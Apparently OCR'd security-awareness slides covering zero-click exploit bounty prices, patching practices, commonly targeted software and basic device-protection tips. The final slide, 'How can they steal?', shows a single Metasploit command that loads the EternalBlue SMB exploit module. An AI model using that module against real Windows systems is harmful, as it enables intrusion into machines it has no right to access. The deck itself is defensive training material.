
- WhatsApp RCE + LPE (Zero-Click)

$1,000,000

- Windows RCE(Zero-Click)


$500,000

- Chrome RCE + LPE



FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

🟥 iOS
🟫 Android
🟦 Any OS



🟪 Windows
🟧 macOS
🟦 Linux/BSD
🟨 Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME:Virtual Machine Escape

https://zerodium.com/program.html

System Security


Patching / System Update

- Outdated System/Software with no security updates are vulnerable to attack
- Hacking leverage the security flaws in the system
- Insecure system/software may enable threat actor take control of your system
- All system/application are exposed to such attacks
  - Operating Systems, Office Application, Web Browsers


System Security

Most Targeted Software


Web Browsers



Productivity/System




Operating Systems



System Security

Most Targeted Software



https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

System Security

Patching / System Update

- Automatic Update
  - Configure the OS, Device, Application to download and install the update when available
    - Android, iOS, Browsers, Productivity Software
  - Fast, convenient, but may break functionality
  - May be tricky to implement in large corporation
- Manual Update
  - User/System Administrator download the update, verify and deploy the patch
  - Provide more control for large corporation
  - Can leverage patch management platform

System Security

No	Action	Why
1	Keep your system updated/patched when possible	It is very hard to hack updated system
2	Do not install software from unknown source. They could be malware/spyware	Malware/spyware can steal anything they want.
3	Create Strong password for your computer and mobile devices	Make it harder for your adversary to read the contents on your device without your permission
4	Encrypt your storage • Windows – BitLocker • Apple/Mac – Filevault • Android, iOS – Enable passcode/ pattern lock	Make it harder for your adversary to read the contents on your device without your permission
5	• Lock your screen when you are away from your computer. Windows Key L	Make it harder for your adversary to access to your information while you are away.

How can they steal?

```
use exploit/windows/smb/ms17_010_eternalblue
```

